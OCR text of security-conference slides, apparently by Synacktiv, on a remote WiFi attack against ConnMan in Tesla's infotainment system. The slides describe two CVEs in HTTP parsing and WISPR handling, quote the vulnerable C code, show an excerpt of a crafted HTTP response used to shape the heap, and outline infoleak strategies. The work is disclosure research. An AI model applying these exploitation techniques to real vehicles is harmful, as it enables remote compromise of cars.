
Comsecuris UG (haftungsbeschränkt)

2020-10-16
v1.0

We could have named this presentation: TBONE 2.0

Tooling

Emulator with WiFi connection



VM
Use Qemu to run the ICE software

Kernel
Use kernel config from the firmware and add Qemu required options

RootFS
Patch some init scripts
Add Xorg drivers
Add WiFi firmware
Add SSH root access

Network
USB passthrough on WiFi dongle
TAP interface for internal network
Gateway simulator in Python

ConnMan

- Network manager
- OpenSource code
- Used on Linux based embeded devices

DHCP

IPv4 network config

DNS

Client and proxy

WISPR

Portal detection


Plugins

Work with others services
Wifi, Ethernet, Bluetooth, Ofono

SYNACKTIV

ConnMan

Opensource Connection Manager



IPC

Dbus Communication

All communication with other services goes through the dbus server. A custom Tesla UI program manages Connman with its dbus interface and displays the current connection status on the Infotainment's screen

LIB

Glib

Connman is written in C and uses a lot of Glib feature :

- Glib event loop (application mono thread)
- Utilities (strings, hashtable, I/Os)
- A few allocations use the glib allocator

MODULE

Gweb / Gresolv

Connman implementation of HTTP and DNS protocols :

- Gweb : custom implementation of HTTP (GET/POST queries)
- Gresolv : sends a DNS query and handles the response

ConnMan Surface

Limited attack surface

DHCP

IPv4 DHCP implementation

Few bugs already discovered and patched

IPv6

Disabled in the kernel configuration

WISPR

Portal detection and connectivity check

DNS Proxy

Replaced by DNSMasq

WPAD

Proxy script handling, disabled during an update

NTP

Disabled by the Tesla UI application

Wifi wpa_supplicant

Small surface from the WiFi: only some user controlled input (network SSIDs, passphrase, states, ...)

Ofono

Small surface from the connectivity card data.

SYNACKTIV

WiFi management


How the Tesla connects to a Wifi AP

Scan	Known Network	Auth.	DHCP	WISPR
A WiFi scan is performed periodically or on UI request	1. User network 2. **Tesla Service**	802.11 auth.	1. Discover req. 2. Request req.	HTTP GET request

SYNACKTIV

WISPR

Wispers a payload directly to the Tesla



Vulnerabilities

Vulnerabilities we found in the remote surface (Connman)

OOB byte swap in GWEB (CVE-2022-32292)

. Bug in the HTTP parsing function

. Allows changing a 0x0A byte into a 0x00 byte after the end of an allocation

. Difficult to exploit without an infoleak

Double free in WISPR (CVE-2022-32293)

. Only used to crash Connman quickly, to start with a clean heap after a restart of the service

. We only saw the exploitability of this bug at the end !

OOB byte swap

One bug sufficient to get RCE

```
static gboolean received_data(...)

g_io_channel_read_chars(c, receive_buffer, size, &bytes_read, 0);

while (bytes_read > 0) {
    guint8 *pos;
    gsize count;
    char *str;
    pos = memchr(ptr, '\n', bytes_read);
// ...
    *pos = '\0';
    count = strlen((char *) ptr);
// ...
    bytes_read -= count + 1;
    if (bytes_read > 0)
        ptr = pos + 1;
// ...
}
```


Replace 0x0A by 0x00

Bug if count != (pos - ptr)

SYNACKTIV

Allocation spray

Based on g_hash_table insertion/replacement



Advantages

- Controlled size of the new allocation
- Content partially controlled
- The allocation can be freed by adding new content to the same header but a new one (bigger) is made at the same time

Disadvantages

- Allocation kept only during the HTTP session
- Bad characters in the content: 0x00 and 0x0A
- Triggers other allocations/free

SYNACKTIV

Chaining requests

Useful exploitation primitive

Heap shaping kept

The first heap shaping remains until the end of the second WISPR request

Vulnerable buffer placement

The vulnerable buffer is allocated before the HTTP request is sent but the one for WISPR #2 can be placed with the spray of WISPR #1

SYNACKTIV

Heap shaping

🤮🤮🤮🤮


```
GET /online/status.html HTTP/1.1
Host: connman.vn.tesla.services
User-Agent: ConnMan/1.37 wispr
X-netdownloader: 1
Connection: close

HTTP/toto 100 toto
RESIZE:RRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRI
FILLER00000000:AAAAAAAAAAAAAAAA
FILLER00000001:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
FILLER00000002:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
FILLER00000003:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
FILLER00000004:AAAAAAAAAAAAAAAA
FILLER00000005:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
FILLER00000006:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
FILLER00000007:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
FILLER00000008:AAAAAAAAAAAAAAAA

...         7MB of HTML headers...

HOLE6_0008:jjjjjjjjjjjjjjjj
HOLE6_0009:jjjjjjjjjjjjjjjj
HOLE8_VALUE:jjjjjjjjjjjjjjjj
HOLE8_KEY:jjjjjjjjjjjjjjjj
HOLE9_1:jjjjjjjjjjjjjjjj
HOLE9_2:jjjjjjjjjjjjjjjj
HOLE9_3:jjjjjjjjjjjjjjjj
HOLE7_VALUE:jjjjjjjjjjjjjjjj
HOLE7_KEY:jjjjjjjjjjjjjjjj

<HTML><!--    <?xml version="1.0" encoding="UTF-8"?>
```

1. Resize internal buffers
2. Fill existing holes and tcache
3. Allocate chunks for hole placement
4. Grow chunks to create holes (> 0x810)

- ✅ Allocation after the OOB is controlled
- ✅ Resilient to unexpected allocations by using dedicated sizes. Any other chunk sizes land on different holes

Exploiting the bug

How to transform a byte swap into a chunk takeover



Byte swap → Double ref → Arbitrary chunk takeover

SYNACKTIV

Infoleak

From chunk takeover to libc pointer

SYNACKTIV


Infoleak

Getting an infoleak... 4 times

Takeover victim	Implemented	Used ?
NTP queries	✓	✗ Iptables rules block NTP queries for connman
Timeserver DNS queries	✓	✗ UI Application disables NTP usage before connecting
WPAD DNS query	✓	✗ Tesla removed WPAD with an update
DHCP Hostname	✓	✓ OK but needed to be reworked several times

Infoleak

Patching the DHCP hostname string



